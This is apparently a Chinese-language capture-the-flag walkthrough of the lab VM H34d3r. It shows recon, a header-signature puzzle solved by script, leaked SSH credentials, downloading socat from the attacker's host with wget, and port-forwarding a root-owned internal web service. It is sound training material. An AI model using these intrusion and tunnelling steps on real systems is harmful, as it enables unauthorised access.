H34d3r

```
❯ nmap -sC -sV -p- 192.168.0.72
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-22 21:34 EDT
Nmap scan report for 192.168.0.72
Host is up (0.00042s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.3 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.67 ((Unix))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.67 (Unix)
MAC Address: 08:00:27:C5:EF:65 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

扫描目录，但是没有发现其他内容

```
❯ feroxbuster -u http://192.168.0.72/ -x php,html,txt,zip,bak,js
 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.13.1
──────────────────────────────┬──────────────────────
 🎯  Target Url               │ http://192.168.0.72/
 🚩  In-Scope Url             │ 192.168.0.72
 🚀  Threads                  │ 50
 📖  Wordlist                 │ /usr/share/seclists/Discovery/Web-Content/raft-medium-
directories.txt
 👌  Status Codes             │ All Status Codes!
 💥  Timeout (secs)           │ 7
 🦡  User-Agent               │ feroxbuster/2.13.1
 💉  Config File              │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links            │ true
 💲  Extensions               │ [php, html, txt, zip, bak, js]
 🏁  HTTP methods             │ [GET]
 🔃  Recursion Depth          │ 4
──────────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────────
404      GET        9l       32w      312c Auto-filtering found 404-like response and
created new filter; toggle off with --dont-filter
403      GET        9l       29w      315c Auto-filtering found 404-like response and
created new filter; toggle off with --dont-filter
200      GET        1l        4w      107c http://192.168.0.72/
200      GET        1l        4w      107c http://192.168.0.72/index.php
[####################] - 19s   210000/210000  0s      found:2       errors:0
[####################] - 19s   210000/210000  11266/s http://192.168.0.72/
```

访问一下默认页

```
❯ curl http://192.168.0.72/
{"status":"fail","current_stage":1,"accepted_headers":["User-Agent"],"msg":"Access Denied: Invalid Agent."}
```

有提示要我们输入正确的User-Agent

一开始没有想到看响应头，试着测试了一些最常见的User-Agent的值

```
❯ ffuf -u http://192.168.0.72/ -H "User-Agent: FUZZ" -w /usr/share/seclists/Fuzzing/User-Agents/UserAgents.fuzz.txt -fr "fail"

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.0.72/
 :: Wordlist         : FUZZ: /usr/share/seclists/Fuzzing/User-Agents/UserAgents.fuzz.txt
 :: Header           : User-Agent: FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Regexp: fail
________________________________________________

:: Progress: [2454/2454] :: Job [1/1] :: 47 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```

后来看完整的返回包发现有提示

```
❯ curl -i http://192.168.0.72/
HTTP/1.1 200 OK
Date: Tue, 23 Jun 2026 01:54:29 GMT
Server: Apache/2.4.67 (Unix)
X-Powered-By: PHP/8.3.31
X-Required-UA: Matryoshka-Bot/1.0
X-Hint-Stage: 1
X-Accepted-Headers: User-Agent
Content-Length: 107
Content-Type: text/html; charset=UTF-8

{"status":"fail","current_stage":1,"accepted_headers":["User-Agent"],"msg":"Access Denied: Invalid Agent."}
```

```
❯ curl -i -H 'User-Agent: Matryoshka-Bot/1.0' http://192.168.0.72/
HTTP/1.1 200 OK
Date: Tue, 23 Jun 2026 01:54:57 GMT
Server: Apache/2.4.67 (Unix)
X-Powered-By: PHP/8.3.31
X-Next-Stage: challenge_start
X-Hint-Stage: 2
X-Accepted-Headers: User-Agent, X-Stage
Content-Length: 125
Content-Type: text/html; charset=UTF-8

{"status":"fail","current_stage":2,"accepted_headers":["User-Agent","X-Stage"],"msg":"Stage
1 Clear. Advance to next stage."}
```

带'User-Agent: Matryoshka-Bot/1.0'值访问进入下一阶段，那么题目要什么我们就构造什么

```
❯ curl -i -H 'User-Agent: Matryoshka-Bot/1.0' -H 'X-Stage: challenge_start'
http://192.168.0.72/
HTTP/1.1 200 OK
Date: Tue, 23 Jun 2026 01:56:12 GMT
Server: Apache/2.4.67 (Unix)
X-Powered-By: PHP/8.3.31
X-Expected-Auth: sha256(UA + Salt)
X-Hint-Salt: mAtRyOsHk4_2026
X-Hint-Stage: 3
X-Accepted-Headers: User-Agent, X-Stage, X-Auth
Content-Length: 142
Content-Type: text/html; charset=UTF-8

{"status":"fail","current_stage":3,"accepted_headers":["User-Agent","X-Stage","X-
Auth"],"msg":"Stage 2 Clear. Auth hash missing or mismatch."}
```

然后要算sha256的值

这里我一开始没有加-n参数算错了

```
❯ echo -n "Matryoshka-Bot/1.0mAtRyOsHk4_2026" | sha256sum
7b59aad06ca201fcdf0a2845932b323c5bfa6e191614f115b613d3b145b49dbf  -

❯ echo "Matryoshka-Bot/1.0mAtRyOsHk4_2026" | sha256sum
67d1d6a748dc81de84a6aee95ba9fdf1c86292d50f20da0c0fd2984f194d8079  -

❯ echo -n "Matryoshka-Bot/1.0mAtRyOsHk4_2026\n" | sha256sum
67d1d6a748dc81de84a6aee95ba9fdf1c86292d50f20da0c0fd2984f194d8079  -
```

加不加-n参数是有本质区别的，在echo的语法中默认是有\n回车符的，会带入hash计算，加-n能够清除掉前后的空白字符所以加-n的结果才是正确的

```
❯ curl -i -H 'User-Agent: Matryoshka-Bot/1.0' -H 'X-Stage: challenge_start' -H 'X-
Auth:7b59aad06ca201fcdf0a2845932b323c5bfa6e191614f115b613d3b145b49dbf' http://192.168.0.72/
HTTP/1.1 200 OK
```

```
Date: Tue, 23 Jun 2026 02:01:07 GMT
Server: Apache/2.4.67 (Unix)
X-Powered-By: PHP/8.3.31
X-Expected-Signature: md5(Auth + Secret + TimeStep)
X-Hint-Secret: OWUyZF9oaWRkZW5fc3RhdGU=
X-Time-Step: 178218006
X-Hint-Stage: 4
X-Accepted-Headers: User-Agent, X-Stage, X-Auth, X-Signature
Content-Length: 167
Content-Type: text/html; charset=UTF-8

{"status":"fail","current_stage":4,"accepted_headers":["User-Agent","X-Stage","X-Auth","X-
Signature"],"msg":"Stage 3 Clear. Signature verification failed or expired."}
```

下一步要对时间戳进行操作，并且这个时间戳好像还只能通过响应包来获取，没有想到其他方法，只能写个脚本来操作

```
❯ cat 11.py
import base64
import requests
import hashlib

url = "http://192.168.0.72/"

headers = {
    'User-Agent': 'Matryoshka-Bot/1.0',
    'X-Stage': 'challenge_start',
    'X-Auth': '7b59aad06ca201fcdf0a2845932b323c5bfa6e191614f115b613d3b145b49dbf'
}

print("Start getting timestep ...")

try:
    response = requests.get(url, headers=headers, timeout=5)
except Exception as e:
    print(f"[-] request failed: {e}")
    exit()

time_step = response.headers.get('X-Time-Step')
b64_secret = response.headers.get('X-Hint-Secret')

if not time_step or not b64_secret:
    print("[-] fail to get X-Time-Step or X-Hint-Secret")
    print(response.headers)
    exit()

print(f"[+] successed -> X-Time-Step: {time_step}")
print(f"[+] successed -> X-Hint-Secret: {b64_secret}")

secret = base64.b64decode(b64_secret).decode('utf-8')
auth = headers['X-Auth']
```

```
string_to_hash = auth + secret + time_step
signature = hashlib.md5(string_to_hash.encode('utf-8')).hexdigest()

headers['X-Signature'] = signature

print("[*] sending payload ...")
final_response = requests.get(url, headers=headers)

status_line = f"HTTP/1.1 {final_response.status_code} {final_response.reason}"
print(status_line)

for key, value in final_response.headers.items():
    print(f"{key}: {value}")

print()

print(final_response.text)
```

```
❯ python3 11.py
Start getting timestep ...
[+] successed -> X-Time-Step: 178218210
[+] successed -> X-Hint-Secret: OWUyZF9oaWRkZW5fc3RhdGU=
[*] sending payload ...
HTTP/1.1 200 OK
Date: Tue, 23 Jun 2026 02:35:08 GMT
Server: Apache/2.4.67 (Unix)
X-Powered-By: PHP/8.3.31
X-Flag: bWlrYXNhOjAwYjc4ZGMx
Content-Length: 52
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

{"status":"success","msg":"Done! Challenge Solved."}
```

运行脚本后拿到登录凭证

```
❯ echo -n 'bWlrYXNhOjAwYjc4ZGMx' | base64 -d
mikasa:00b78dc1
```

获取权限后发现本地开放5000端口，并且还有两个比较可疑的进程

```
mikasa@H34d3r:~$ ss -lntp
State         Recv-Q        Send-Q                Local Address:Port                Peer
Address:Port        Process
LISTEN        0             128                         0.0.0.0:22
0.0.0.0:*
LISTEN        0             128                     127.0.0.1:5000
0.0.0.0:*
LISTEN        0             511                             *:80
     *:*
```

```
LISTEN        0             128                                [::]:22
  [::]:*
mikasa@H34d3r:~$ ps aux
PID   USER     TIME  COMMAND
    1 root      0:00 /sbin/init
    2 root      0:00 [kthreadd]
    3 root      0:00 [pool_workqueue_]
    4 root      0:00 [kworker/R-rcu_g]
    5 root      0:00 [kworker/R-sync_]
    6 root      0:00 [kworker/R-kvfre]
    7 root      0:00 [kworker/R-slub_]
    8 root      0:00 [kworker/R-netns]
    9 root      0:00 [kworker/0:0-eve]
   10 root      0:00 [kworker/0:0H-kb]
   11 root      0:00 [kworker/0:1-eve]
   12 root      0:00 [kworker/u8:0-ev]
   13 root      0:00 [kworker/R-mm_pe]
   14 root      0:00 [kworker/u8:1-ev]
   15 root      0:00 [ksoftirqd/0]
   16 root      0:00 [rcu_preempt]
   17 root      0:00 [rcu_exp_par_gp_]
   18 root      0:00 [rcu_exp_gp_kthr]
   19 root      0:00 [migration/0]
   20 root      0:00 [kprobe-optimize]
   21 root      0:00 [idle_inject/0]
   22 root      0:00 [cpuhp/0]
   23 root      0:00 [cpuhp/1]
   24 root      0:00 [idle_inject/1]
   25 root      0:00 [migration/1]
   26 root      0:00 [ksoftirqd/1]
   27 root      0:00 [kworker/1:0-eve]
   28 root      0:00 [kworker/1:0H-kb]
   29 root      0:00 [kdevtmpfs]
   30 root      0:00 [kworker/R-inet_]
   31 root      0:00 [rcu_tasks_kthre]
   32 root      0:00 [rcu_tasks_rude_]
   33 root      0:00 [kauditd]
   34 root      0:00 [oom_reaper]
   35 root      0:00 [kworker/u8:2-ev]
   36 root      0:00 [kworker/R-write]
   37 root      0:00 [kcompactd0]
   38 root      0:00 [ksmd]
   39 root      0:00 [khugepaged]
   40 root      0:00 [kworker/R-kbloc]
   41 root      0:00 [kworker/R-blkcg]
   42 root      0:00 [kworker/R-kinte]
   43 root      0:00 [irq/9-acpi]
   44 root      0:00 [kworker/1:1-eve]
   45 root      0:00 [kworker/R-md_bi]
   46 root      0:00 [kworker/R-md]
   47 root      0:00 [kworker/R-edac-]
   48 root      0:00 [kworker/R-devfr]
   49 root      0:00 [watchdogd]
```

```
   50 root      0:00 [kworker/R-quota]
   68 root      0:00 [kswapd0]
   70 root      0:00 [kworker/R-kthro]
  194 root      0:00 [kworker/1:2-eve]
  195 root      0:00 [kworker/R-mld]
  209 root      0:00 [kworker/R-ipv6_]
  210 root      0:00 [kworker/R-kstrp]
  467 root      0:00 [kworker/u8:3-ev]
  471 root      0:00 [kworker/u9:0]
  859 root      0:00 [kworker/R-ata_s]
  867 root      0:00 [kworker/0:2-eve]
  872 root      0:00 [scsi_eh_0]
  874 root      0:00 [kworker/R-scsi_]
  878 root      0:00 [scsi_eh_1]
  879 root      0:00 [kworker/R-scsi_]
  886 root      0:00 [kworker/u8:4-ev]
  914 root      0:00 [kworker/R-mpt_p]
  915 root      0:00 [kworker/R-mpt/0]
  916 root      0:00 [scsi_eh_2]
  917 root      0:00 [kworker/R-scsi_]
  951 root      0:00 [kworker/1:1H-kb]
 1219 root      0:00 [kworker/0:1H-kb]
 1220 root      0:00 [kworker/1:2H-kb]
 1224 root      0:00 [jbd2/sda3-8]
 1225 root      0:00 [kworker/R-ext4-]
 1639 root      0:00 [kworker/R-ttm]
 1674 root      0:00 [kworker/1:3-eve]
 1869 root      0:00 [jbd2/sda1-8]
 1870 root      0:00 [kworker/R-ext4-]
 2093 root      0:00 /sbin/udhcpc -b -R -p /var/run/udhcpc.eth0.pid -i eth0 -x
hostname:H34d3r
 2153 root      0:00 /sbin/syslogd -t -n
 2180 root      0:00 /sbin/acpid -f
 2210 root      0:00 sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups
 2240 root      0:00 /usr/sbin/httpd -d /var/www -f /etc/apache2/httpd.conf -k start
 2247 apache    0:00 /usr/sbin/httpd -d /var/www -f /etc/apache2/httpd.conf -k start
 2249 apache    0:00 /usr/sbin/httpd -d /var/www -f /etc/apache2/httpd.conf -k start
 2250 apache    0:00 /usr/sbin/httpd -d /var/www -f /etc/apache2/httpd.conf -k start
 2251 apache    0:00 /usr/sbin/httpd -d /var/www -f /etc/apache2/httpd.conf -k start
 2252 apache    0:00 /usr/sbin/httpd -d /var/www -f /etc/apache2/httpd.conf -k start
 2271 root      0:00 /usr/sbin/crond -c /etc/crontabs -f
 2274 root      0:00 /usr/bin/python3 /opt/maze-web/app.py
 2298 ntp       0:00 /usr/sbin/ntpd -N -p pool.ntp.org -n
 2337 root      0:00 /sbin/getty -I \033c 38400 tty1
 2338 root      0:00 /sbin/getty 38400 tty2
 2342 root      0:00 /sbin/getty 38400 tty3
 2345 root      0:00 /sbin/getty 38400 tty4
 2350 root      0:00 /sbin/getty 38400 tty5
 2354 root      0:00 /sbin/getty 38400 tty6
 2358 apache    0:00 /usr/sbin/httpd -d /var/www -f /etc/apache2/httpd.conf -k start
 2359 root      0:00 sshd-session: mikasa [priv]
 2361 mikasa    0:00 sshd-session: mikasa@pts/0
 2362 mikasa    0:00 -bash
```

```
 2370 mikasa    0:00 ps aux
mikasa@H34d3r:~$ cat /opt/maze-web/app.py
cat: can't open '/opt/maze-web/app.py': Permission denied
```

```
/sbin/udhcpc -b -R -p /var/run/udhcpc.eth0.pid -i eth0 -x hostname:H34d3r
/usr/bin/python3 /opt/maze-web/app.py
```

同时/opt目录下还有一个keys文件夹，其中有maze-default.key，可能有用，需要留意一下

靶机本地想要访问一下5000端口的服务，结果没有curl

```
mikasa@H34d3r:~$ curl -s http://127.0.0.1:5000/
-bash: curl: command not found
```

当然也可以用其他的工具比如python自带的环境来访问本地的服务，但是这样得方法很麻烦，而且也不准确，有可能5000端口并不是web的服务，所以只能算是下策

```
mikasa@H34d3r:~$ python3 -c 'import urllib.request;
print(urllib.request.urlopen("http://127.0.0.1:5000/").read().decode())'
<!DOCTYPE html>
<html>
<head>
    <title>Maze Control Center</title>
    <style>
        body { font-family: Arial, sans-serif; max-width: 600px; margin: 50px auto;
background: #f4f6f9; }
        .container { background: white; padding: 30px; border-radius: 8px; box-shadow: 0 4px
6px rgba(0,0,0,0.1); }
        input { display: block; margin: 15px 0; padding: 10px; width: 100%; box-sizing:
border-box; border: 1px solid #ccc; border-radius: 4px; }
        button { padding: 10px 20px; background: #007bff; color: white; border: none;
border-radius: 4px; cursor: pointer; width: 100%; }
        button:hover { background: #0056b3; }
        #result { margin-top: 20px; padding: 15px; background: #222; color: #0f0; white-
space: pre-wrap; font-family: monospace; border-radius: 4px; min-height: 50px; }
    </style>
</head>
<body>
    <div class="container">
        <h1>Maze Control Center v2.0</h1>
        <div id="login-panel">
            <h3>System Authentication</h3>
            <input type="text" id="username" placeholder="Username">
            <input type="password" id="password" placeholder="Password">
            <button onclick="login()">Login</button>
        </div>
        <div id="admin-panel" style="display:none;">
            <h3>Internal Network Diagnoser</h3>
            <input type="text" id="host" placeholder="Target Host (e.g. 127.0.0.1)">
            <button onclick="pingHost()">Execute Ping</button>
            <div id="result"></div>
        </div>
```

```
    </div>
    <!-- DEV NOTES:
         Test User: guest / guest123
    -->
    <script>
        let token = localStorage.getItem('jwt_token') || '';
        async function login() {
            const res = await fetch('/api/login', {
                method: 'POST',
                headers: {'Content-Type': 'application/json'},
                body: JSON.stringify({
                    username: document.getElementById('username').value,
                    password: document.getElementById('password').value
                })
            });
            const data = await res.json();
            if (data.token) {
                localStorage.setItem('jwt_token', data.token);
                token = data.token;
                document.getElementById('login-panel').style.display = 'none';
                document.getElementById('admin-panel').style.display = 'block';
            } else { alert(data.error || 'Failed'); }
        }
        async function pingHost() {
            const host = document.getElementById('host').value;
            const res = await fetch('/api/admin/ping?host=' + encodeURIComponent(host), {
                headers: {'Authorization': 'Bearer ' + token}
            });
            const data = await res.json();
            document.getElementById('result').innerText = data.output || data.error ||
JSON.stringify(data);
        }
    </script>
</body>
</html>
```

我觉得更好的办法还是尝试把5000端口映射出来

```
mikasa@H34d3r:~$ wget http://192.168.0.33:8000/socat
Connecting to 192.168.0.33:8000 (192.168.0.33:8000)
saving to 'socat'
socat                100%
|*******************************************************************************|   366k
0:00:00 ETA
'socat' saved
mikasa@H34d3r:~$ ls -la
total 380
drwxr-sr-x    2 mikasa   mikasa        4096 Jun 23 11:10 .
drwxr-xr-x    3 root     root          4096 May 17 22:00 ..
-rw-r--r--    1 mikasa   mikasa      375176 Jun 23 11:10 socat
-rw-r--r--    1 root     mikasa          44 May 17 22:01 user.txt
mikasa@H34d3r:~$ chmod +x socat
mikasa@H34d3r:~$ so
```

```
sort    source
mikasa@H34d3r:~$ ./socat TCP-LISTEN:8888,fork,reuseaddr TCP:127.0.0.1:5000 &
[1] 2397
```


把靶机本地的 5000 端口，映射到靶机外网网卡的 8888 端口

至于为什么要把这个端口的服务映射出来，说实话，这里也只是猜测，由于其他点没有什么明显的提权点，并且进程中能够看到root用户有一个进程执行着app.py，只能说这个进程大概率是起在本地的一个服务。按照经验，带点猜测，这里肯定是和这个服务有关的

```
❯ curl http://192.168.0.72:8888
<!DOCTYPE html>
<html>
<head>
    <title>Maze Control Center</title>
    <style>
        body { font-family: Arial, sans-serif; max-width: 600px; margin: 50px auto;
background: #f4f6f9; }
        .container { background: white; padding: 30px; border-radius: 8px; box-shadow: 0 4px
6px rgba(0,0,0,0.1); }
        input { display: block; margin: 15px 0; padding: 10px; width: 100%; box-sizing:
border-box; border: 1px solid #ccc; border-radius: 4px; }
        button { padding: 10px 20px; background: #007bff; color: white; border: none;
border-radius: 4px; cursor: pointer; width: 100%; }
        button:hover { background: #0056b3; }
        #result { margin-top: 20px; padding: 15px; background: #222; color: #0f0; white-
space: pre-wrap; font-family: monospace; border-radius: 4px; min-height: 50px; }
    </style>
</head>
<body>
    <div class="container">
        <h1>Maze Control Center v2.0</h1>
        <div id="login-panel">
            <h3>System Authentication</h3>
            <input type="text" id="username" placeholder="Username">
            <input type="password" id="password" placeholder="Password">
            <button onclick="login()">Login</button>
        </div>
        <div id="admin-panel" style="display:none;">
            <h3>Internal Network Diagnoser</h3>
            <input type="text" id="host" placeholder="Target Host (e.g. 127.0.0.1)">
            <button onclick="pingHost()">Execute Ping</button>
            <div id="result"></div>
        </div>
    </div>
    <!-- DEV NOTES:
         Test User: guest / guest123
    -->
    <script>
        let token = localStorage.getItem('jwt_token') || '';
        async function login() {
            const res = await fetch('/api/login', {
                method: 'POST',
```

```
                headers: {'Content-Type': 'application/json'},
                body: JSON.stringify({
                    username: document.getElementById('username').value,
                    password: document.getElementById('password').value
                })
            });
            const data = await res.json();
            if (data.token) {
                localStorage.setItem('jwt_token', data.token);
                token = data.token;
                document.getElementById('login-panel').style.display = 'none';
                document.getElementById('admin-panel').style.display = 'block';
            } else { alert(data.error || 'Failed'); }
        }
        async function pingHost() {
            const host = document.getElementById('host').value;
            const res = await fetch('/api/admin/ping?host=' + encodeURIComponent(host), {
                headers: {'Authorization': 'Bearer ' + token}
            });
            const data = await res.json();
            document.getElementById('result').innerText = data.output || data.error ||
JSON.stringify(data);
        }
    </script>
</body>
</html>
```

这样做接下来的步骤也会方便很多



然后进一步扫一下目录就会发现


```
❯ feroxbuster -u http://192.168.0.72:8888/ -x php,html,txt,zip,bak,js


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.13.1
──────────────────────────────┬──────────────────────
 🎯   Target Url              │ http://192.168.0.72:8888/
 🚩   In-Scope Url            │ 192.168.0.72
 🚀   Threads                 │ 50
 📖   Wordlist                │ /usr/share/seclists/Discovery/Web-Content/raft-medium-
directories.txt
 👌   Status Codes            │ All Status Codes!
 💥   Timeout (secs)          │ 7
 🦡   User-Agent              │ feroxbuster/2.13.1
 💉   Config File             │ /etc/feroxbuster/ferox-config.toml
 🔎   Extract Links           │ true
 💲   Extensions              │ [php, html, txt, zip, bak, js]
 🏁   HTTP methods            │ [GET]
 🔃   Recursion Depth         │ 4
──────────────────────────────┴──────────────────────
 🏁   Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        5l       31w      207c Auto-filtering found 404-like response and
created new filter; toggle off with --dont-filter
405      GET        5l       20w      153c http://192.168.0.72:8888/api/login
401      GET        1l        2w       26c http://192.168.0.72:8888/api/admin/ping
200      GET      621l      246w     2889c http://192.168.0.72:8888/
[#>-----------------] - 28s    19097/210042  5m      found:3       errors:0
🚨 Caught ctrl+c 🚨 saving scan state to ferox-http_192_168_0_72_8888_-1782184506.state ...
[#>-----------------] - 28s    19123/210042  5m      found:3       errors:0
[#>-----------------] - 28s    18872/210000  684/s   http://192.168.0.72:8888/
```

有http://192.168.0.72:8888/api/login和http://192.168.0.72:8888/api/admin/ping路径

同时在默认页面中有注释掉的信息

